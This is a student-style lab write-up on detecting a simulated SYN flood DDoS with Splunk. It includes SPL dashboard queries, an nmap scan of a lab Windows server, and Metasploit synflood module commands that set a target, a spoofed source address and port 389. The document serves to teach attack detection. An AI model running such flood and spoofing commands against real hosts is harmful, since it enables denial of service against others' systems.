

DDoS Attack Detection Lab Using SPLUNK

Objective

The objective of this lab is to simulate a DDoS attack in a controlled environment and monitor the generated network traffic using SIEM and KALI.

Lab Environment

Machines Used

- Kali Linux (Attacker Machine)
- Windows Server (Splunk Manager/Dashboard and Agent)

Tools Used

- Splunk SIEM
- Nmap
- Hping3 (for traffic generation)
- VirtualBox

Network Configuration

All virtual machines were connected through the same virtual network to allow communication between them.

Working process

We need to create the dashboard using this spl query

DASHBOARD 1 : (index=main EventCode IN (5156, 5157)


| timechart span=1s count by Source_Address)



DASHBOARD 2 : (index=main EventCode IN (5156, 5157))

| stats count by Destination_Port


| sort - count)



DASHBOARD 3 : index=main EventCode IN (5156, 5157)

| eval proto_name=case(Protocol==6, "TCP", Protocol==17, "UDP", Protocol==1, "ICMP", 1==1, "Other")

| stats count by proto_name



DASHBOARD 4 index=main (EventCode=5156 OR EventCode=5157)

| bucket _time span=5s

| stats count as packet_velocity by Source_Address, Destination_Port, ComputerName

| where packet_velocity > 500

Source_Address ↓	total_packets ↓	targeted_ports ↓	victim_process ↓
192.168.1.235	23036	389	'device\harddiskvolume2\windows\system32\lsass.exe
127.0.0.1	5562	0	System
	3268		'device\harddiskvolume2\program files
	3702		(x86)\microsoft\edge\application\msedge.exe
	389		'device\harddiskvolume2\program
	49885		files\splunk\bin\mongod.8.0.exe
	49894		'device\harddiskvolume2\program
	53		files\splunk\bin\pg_isready.exe
	5432		'device\harddiskvolume2\program
	54906		files\splunk\bin\postgres.exe
	57017		'device\harddiskvolume2\program
	57108		files\splunk\bin\python3.13.exe
	57182		'device\harddiskvolume2\program
	57284		files\splunk\bin\python3.9.exe
	57371		'device\harddiskvolume2\program
	57484		files\splunk\bin\splunk supervisor.exe
	57679		'device\harddiskvolume2\program
	57785		files\splunk\bin\splunkd.exe
	57869		'device\harddiskvolume2\program
	57973		files\splunk\var\run\supervisor\pkg-run\pkg-agent-
	58081		manager\665360344\agent-manager.exe
	58187		'device\harddiskvolume2\program
	58344		files\splunk\var\run\supervisor\pkg-run\pkg-agent-

STEP 2 : I have use Kali purpal as a attacker ,

Use metasploitble framework with console“ **msfconsole**”

Scan the agent machine / victim machine ip using “ nmap <ip>

```
msf auxiliary(dos/tcp/synflood) > nmap 192.168.1.11
[*] exec: nmap 192.168.1.11

Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-24 11:36 +0530
Nmap scan report for 192.168.1.11
Host is up (0.0038s latency).
Not shown: 985 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5357/tcp  open  wsdapi
5985/tcp  open  wsman
8000/tcp  open  http-alt
8089/tcp  open  unknown
MAC Address: 08:00:27:C7:87:6E (Oracle VirtualBox virtual NIC)
```

The above image shows that I have some ports are open that we need to observe

After using the msfconsole we will get use"use0" that we type the show option(it will show all what we can with the help of framework

Here we have

You can write:

Option Meaning

RHOSTS Target host IP address

RPORT Target port

SHOST Source IP address used in packets

SPORT Source port

NUM Number of packets to send

```
msf > use 0
msf auxiliary(dos/tcp/synflood) > show options
```

Module options (auxiliary/dos/tcp/synflood):

Name	Current Setting	Required	Description
INTERFACE		no	The name of the interface
NUM		no	Number of SYNs to send (else unlimited)
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port
SHOST		no	The spoofable source address (else randomizes)
SNAPLEN	65535	yes	The number of bytes to capture
SPORT		no	The source port (else randomizes)
TIMEOUT	500	yes	The number of seconds to wait for new data

View the full module info with the `info`, or `info -d` command.

STEP 3: use console and type "set RHOSTS <ip of victum machine" and enter

And again use **show option** , see it has updated here with my victm machine and we

```
msf auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.1.11
RHOSTS => 192.168.1.11

msf auxiliary(dos/tcp/synflood) > set SHOST 192.168.1.235
SHOST => 192.168.1.235
```

Module options (auxiliary/dos/tcp/synflood):

Name	Current Setting	Required	Description
INTERFACE		no	The name of the interface
NUM		no	Number of SYNs to send (else unlimited)
RHOSTS	192.168.1.11	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	53	yes	The target port
SHOST	192.168.1.235	no	The spoofable source address (else randomizes)
SNAPLEN	65535	yes	The number of bytes to capture
SPORT		no	The source port (else randomizes)
TIMEOUT	500	yes	The number of seconds to wait for new data

Step 4: above we have updated with “SHOST” also using the cmd “set SHOST <ip> “it is source which ip it will show in splunk <it is not my source ip it is randomly given

Step 5 : we need to add the ports we have nmap to to know the whichports are open we will assign the port with :” set RPORT (open port)”

```
msf auxiliary(dos/tcp/synflood) > set RPORT 389
RPORT => 389
msf auxiliary(dos/tcp/synflood) > show options
Module options (auxiliary/dos/tcp/synflood):
+-----+-----+-----+-----+
| Name      | Current Setting | Required | Description |
+-----+-----+-----+-----+
| INTERFACE |                 | no       | The name of the interface |
| NUM        |                 | no       | Number of SYNs to send (else unlimited) |
| RHOSTS     | 192.168.1.11    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT      | 389             | yes      | The target port |
| SHOST      | 192.168.1.235   | no       | The spoofable source address (else randomizes) |
| SNAPLEN    | 65535           | yes      | The number of bytes to capture |
| SPORT      |                 | no       | The source port (else randomizes) |
| TIMEOUT    | 500             | yes      | The number of seconds to wait for new data |
```

Here all go final we nneed see the splunk whats going on

In image 1 : we have some hike upto 1.ok to near to 2.k data is coming

In image 2 : whave given port 385 as port it will show in pie chart





Image 3 :TCP flood is coming

Image 4 :we have mention the ip that ip has packets is coming in few sec



Results

The DDoS simulation demonstrated how splunk and forwarder can be integrated to detect and monitor abnormal network activity in real time.

Conclusion

This lab successfully simulated a DDoS attack in a controlled environment. The combination of splunk SIEM and Splunk forwarder provided effective visibility into network events and helped identify malicious traffic patterns. This exercise improved understanding of attack detection and security monitoring processes.